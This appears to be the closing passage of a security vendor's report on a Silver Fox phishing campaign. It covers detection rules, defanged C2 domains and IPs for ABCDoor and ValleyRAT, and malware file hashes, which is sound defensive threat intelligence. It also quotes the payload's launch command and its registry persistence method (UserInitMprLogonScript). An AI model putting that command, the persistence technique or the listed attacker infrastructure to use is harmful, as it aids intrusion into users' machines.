
Kaspersky security solutions successfully detect malicious activity associated with the attacks described in this post. Let's look at several detection methods using Kaspersky Endpoint Detection and Response Expert.



The activity of the malware described in this article can be detected when the command interpreter, while executing commands from a suspicious process, initiates a covert request to external resources to download and install the Node.js interpreter. KEDR Expert detects this activity using the nodejs_dist_url_amsi rule.



Silver Fox activity can also be detected by monitoring requests to external services to determine the host's network parameters. The attacker performs these actions to obtain the external IP address and analyze the environment. The KEDR Expert solution detects this activity using the access_to_ip_detection_services_from_nonbrowsers rule.



After running the command `cmd /c start /min python/pythonw.exe -m appclient`, the Silver Fox payload establishes persistence on the system by modifying the value of the `UserInitMprLogonScript` parameter in the HKCU\Environment registry key. This allows attackers to ensure that malicious scripts run when the user logs in. Such registry manipulations can be detected. The KEDR Expert solution does this using the persistence_via_environment rule.

Indicators of compromise

Network indicators:

ABCDoor C2

45.118.133[.]203:5000

abc.fetish-friends[.]com

abc.3mkorealtd[.]com

abc.sudsmama[.]com

abc.woopami[.]com

abc.ilptour[.]com

abc.petitechanson[.]com
abc.doublemobile[.]com

ABCDoor loader C2s
mcagov[.]cc
roldco[.]com

C2s for malicious remote control utilities
vnc.kcii2[.]com

Distribution servers for phishing PDFs, archives, and encrypted RustSL payloads
abc.haijing88[.]com

ValleyRAT C2
108.187.37[.]85
108.187.42[.]63
207.56.138[.]28

IP addresses
108.187.41[.]221
154.82.81[.]192
139.180.128[.]251
192.229.115[.]229
207.56.119[.]216
192.163.167[.]14
45.192.219[.]60
192.238.205[.]47
45.32.108[.]178
57.133.212[.]106
154.82.81[.]205

Hashes

Phishing PDF files
1AA72CD19E37570E14D898DFF3F2E380
79CD56FC9ABF294B9BA8751E618EC642
0B9B420E3EDD2ADE5EDC44F60CA745A2
6611E902945E97A1B27F322A50566D48
84E54C3602D8240ED905B07217C451CD

SFX archives containing ABCDoor JavaScript loader
2B92E125184469A0C3740ABCAA10350C
043E457726F1BBB6046CB0C9869DBD7D

ZIP archives containing malicious SFX archives
6495C409B59DEB72CFCB2B2DA983B3BB

B500E0A8C87DFFE6F20C6E067B51AFBF
90257AA1E7C9118055C09D4A978D4BEE
F8371097121549FEB21E3BCC2EEEA522
814032EEC3BC31643F8FAA4234D0E049

run.deobfuscated.obf.js
B53E3CC11947E5645DFBB19934B69833

run_direct.ps1
0C3B60FFC4EA9CCCE744BFA03B1A3556

Silver Fox RustSL loaders
039E93B98EF5E329F8666A424237AE73
B6DF7C59756AB655CA752B8A1B20CFFA
5390E8BF7131CAAAA98A5DD63E27B2BC
44299A368000AE1EE9E9E584377B8757
E5E8EF65B4D265BD5FB77FE165131C2F
3279307508F3E5FB3A2420DEC645F583
1020497BEF56F4181AEFB7A0A9873FB4
B23D302B7F23453C98C11CA7B2E4616E
A234850DFDFD7EE128F648F9750DD2C4
4FC5EC1DE89CE3FCDD3E70DB4A9C39D1
A0D1223CA4327AA5F7674BDA8779323F
70AE9CA2A285DA9005A8ACB32DD31ACE
DD0114FFACC6610B5A4A1CB0E79624CC
891DE2FF486A1824F2DB01C1BDF1D2E9
B0E06925DB5416DFC90BABF46402CD6F
AD39A5790B79178D02AC739099B8E1F4
D1D78CD1436991ADB9C005CC7C6B5B98
2C5A1DD4CB53287FE0ED14E0B7B7B1B7
E6362A81991323E198A463A8CE255533
CB3D86E3EC2736EE1C883706FCA172F8
A083C546DC66B0F2A5E0E2E68032F62C
70016DDBCB8543BDB06E0F8C509EE980
8FC911CA37F9F451A213B967F016F1F8
202A5BCB87C34993318CFA3FA0C7ECB0
06130DC648621E93ACB9EFB9FABB9651
F7037CC9A5659D5A1F68E88582242375
8AC5BEE89436B29F9817E434507FEF55
5ED84B2099E220D645934E1FD552AE3A
27A3C439308F5C4956D77E23E1AAD1A9
53B68CA8D7A54C15700CF9500AE4A4E2
1D1F71936DB05F67765F442FEB95F3FD

3C6AEC25EBB2D51E1F16C2EEF181C82A
7F27818E4244310A645984CCC41EA818
A75713F0310E74FFD24D91E5731C4D31
4FC8C78516A8C2130286429686E200ED
3417B9CF7ACB22FAE9E24603D4DE1194
933F1CB8ED2CED5D0DD2877C5EA374E8
B5CA812843570DCF8E7F35CACAB36D4A

ValleyRAT plugins installing ABCDoor
4A5195A38A458CDD2C1B5AB13AF3B393
E66BAE6E8621DB2A835FA6721C3E5BBE

ABCDoor stagers and loaders
04194F8DDD0518FD8005F0E87AE96335
F15A67899CFE4DECFF76D4CD1677C254
11705121F64FA36F1E9D7E59867B0724

Malicious VNC installers used in August 2025 attacks
4D343515F4C87B9A2FFD2F46665D2D57
DFC64DD9D8F776CA5440C35FEF5D406E
EEFC28E9F2C0C0592AF186BE8E3570D2
6CF382D3A0EAE57B8BAAA263E4ED8D00
32407207E9E9A0948D167DCA96C41D1A
D17CAF6F5D6BA3393A3A865D1C43C3D2

ABCDoor .pyd files
13669B8F2BD0AF53A3FE9AC0490499E5
5B998A5BC5AD1C550564294034D4A62C
C50C980D3F4B7ED970F083B0D37A6A6A
DE8F0008B15F2404F721F76FAC34456A
9BF9F635019494C4B70FB0A7C0FB53E4
A543B96B0938DE798DD4F683DD92A94A
FA08B243F12E31940B8B4B82D3498804

Source: https://securelist.com/silver-fox-tax-notification-campaign/119575/